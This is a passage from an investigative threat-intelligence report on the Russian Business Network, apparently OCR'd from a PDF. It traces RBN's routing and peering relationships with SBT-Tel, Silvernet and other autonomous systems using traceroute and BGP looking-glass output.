 1    HIDDEN
 2    HIDDEN
 3    HIDDEN
 4     TIMEOUT
 5     TIMEOUT
 6    48 ms    47 ms    47 ms  ge-0.linx.londen03.uk.bb.verio.net [195.66.224.138]
 7    48 ms    48 ms    48 ms  xe-0-2-0.r23.londen03.uk.bb.gin.ntt.net [129.250.2.66]
 8    48 ms    48 ms    47 ms  xe-3-1.r01.londen03.uk.bb.gin.ntt.net [129.250.2.46]
 9    48 ms    47 ms    48 ms  83.231.146.230
10    56 ms    57 ms    56 ms  ringo-wolverine.c4l.co.uk [84.45.90.141]
11    48 ms    48 ms    49 ms  84.45.47.130
12    94 ms    94 ms    93 ms  gbit-eth-34-uk.sbttel.com [81.95.156.34]
13    95 ms    95 ms    95 ms  oc-3-sbttel.rbnnetwork.com [81.95.156.74]
14    96 ms    95 ms    94 ms  81.95.144.94
15    95 ms    96 ms    95 ms  81.95.152.179
```

Basically, we can observe that these packets crossed LINX (London Internet eXchange Point). Then packets crossed C4L (Connection 4 London) which is an ISP plugged on LINX. And finally packets reached RBN through SBTEL.

6. The RBN Networks virtually

Once we have in mind AS path functioning, we can sketch different maps to figure out different networks linked with RBN. RBN has established a lot of blurring Internet partnerships. This group has always been quite difficult to study as it has been elusive and changing every time. Welcome in the real world!


The first figure is RBN zone itself. This zone can be delimited by an AS designed to reach all RBN customers: as-rbncus



Role of different entities will be explained later in this document but we can note on this image that few RBN customers have established peering links directly with AS40989 (RBN). Except Akimon, which is a direct RBN subsidiary, all networks have only been listed in as-rbncus without peering directly with RBN. As a matter of fact, except Nevacon, few of these customers are really dangerous.

Some AS did not broadcast any IP netblock addresses and this could seem weird. As a matter of fact, in a changing world, this AS could have spread a network block one week and nothing next weeks. This technique is helpful to masquerade tracks.

The second figure is dedicated to the RBN source: SBT-Tel. This network has been a totally fake network build to offer Internet Service Provider to RBN customers.




SBT-Tel (using AS41173) may be the most dangerous part of RBN because it's this entity which is the instigator of peering settlements. Basically, as-rbncus is only a zone where part of RBN customers are listed but the peering relations available in as-sbtel are the real key point to conclude that networks are linked together.
Networks being reported as RBN customers and having peering relationship with SBTel are:

- RBN – AS40989 (leading to Akimon – AS28866)
- Nevacon – AS41731
- Credolink – AS20807
- Deltasys – AS39848
- Oinvest – AS41108

All RBN customers have been spread to SBT-Tel through as-rbncus where they found a bouncer to reach largest ISPs because of the SBT-Tel peering settlements.
The two most dangerous networks have been RBN and Nevacon as both of them have been regularly listed in cyber crime schemes analysis.

The last part of this peering network study is the location where SBT-Tel is physically plugged. Indeed, even if SBT-Tel has established peering relations with large ISP, it has to be plugged to something real such as an IXP or another ISP. This last part is interesting because it tends to show that there are social connections between illegal networks such as SBT-Tel, RBN, Nevacon and legal networks who can pretend to be "white" in order to be physically connected to an IXP. As we can see on the following figure, Silvernet seems to be this purgatory zone used to get connection to the Saint Petersburg IXP.



There is a complete exchange of routes between SBT-Tel and Silvernet. This is not common for a transit AS (what Silvernet is supposed to be). On the opposite, it makes sense if Silvernet is dedicated to be the white face of the evil. Most entities inside as-silvernet seem to be legitimate but we can highly suspect that there are some malicious activities different from RBN or complementary.


Anyway, we can see that Silvernet sends as-silvernet zone to three other ISP:

- Linkey – AS13302
- Datapoint – AS30968
- SPB Teleport – AS31501

As Silvernet, these ISPs are members of SPB-IX and such peering relation allow them to exchange data directly. Datapoint interactions with RBN will be detailed later in this document.
It's also interesting to observe that Silvernet has a peering relation with ReTN. This will also be detailed later in this document; it may allow the diffusion of as-sbtel everywhere in the world.
On SPB-IX member list page [21], it's interesting to observe that such entities such as Silvernet or Obit are not fully qualified. Is there a link with the fact that those entities may be implicated in cybercrime?

Other networks interact with RBN for special purposes. Those networks are as-joy and as-cub.

- The first zone is as-joy :




as-joy has been used extensively for iframecash scheme [22]. Iframecash is an affiliation program quite simple: the affiliate adds a special code to his website (an iframe) leading to advertisement banners or malware diffusion. Then the affiliate is supposed to be paid depending on the traffic brought to iframecash servers. Affiliates are not even guaranteed to get paid with iframecash[23]…

Eltel2 does not broadcast any IP address at the moment of the study but there are several evidences that can be aggregated to show that this zone is used on demand [24].

[21] http://www.ripn.net:8082/ix/spb/en/networks.html
[22] http://sunbeltblog.blogspot.com/2006/06/those-nice-dear-boys-at-iframecash.html
[23] http://www.pay-per-install.com/IframeCash.html
[24] http://www.pianetapc.it/file/Blockpost/blockpost.txt

- The second zone is as-cub :




As-cub is quite simple. It's composed with 4 networks. Connectcom, MicronNet and Deltasys are all members of as-rbncus and ELTEL2 is also a strong RBN partner as shown in as-joy. Nevertheless, it's not obvious to identify the goal of this zone. May be it could be used in a future usage.

7. The RBN Networks logically

Because RBN boundaries are difficult to seize, we'll focus in this part on the most obvious and dangerous networks of RBN Group:

- Silvernet
- SBT-Tel
- RBN (core)
- Akimon
- Nevacon

Results produced in this part have been obtained from observation but also from several assumptions that have been made in order to recreate a complete physical network.




It's not so easy to identify that SBT is connected with Silvernet, but the looking-glass available on Silvernet could help on this point [25]. There, we could see:

```
BGP neighbor is 81.95.156.69,  remote AS 41173, external link
 Description: SBTEL(HOOK)
  BGP version 4, remote router ID 0.0.0.0
  BGP state = Active
```

There is a hook displayed for this router. This probably means that SBT is allegedly not connected correctly on Silvernet. Instead, it may be a router inside the Silvernet premises.

[25] http://lg.silvernet.ru/?query=bgp&protocol=IPv4&addr=neighbors+81.95.156.69&router=BM18-BORDER-BGP-CORE

8. The RBN Networks physically

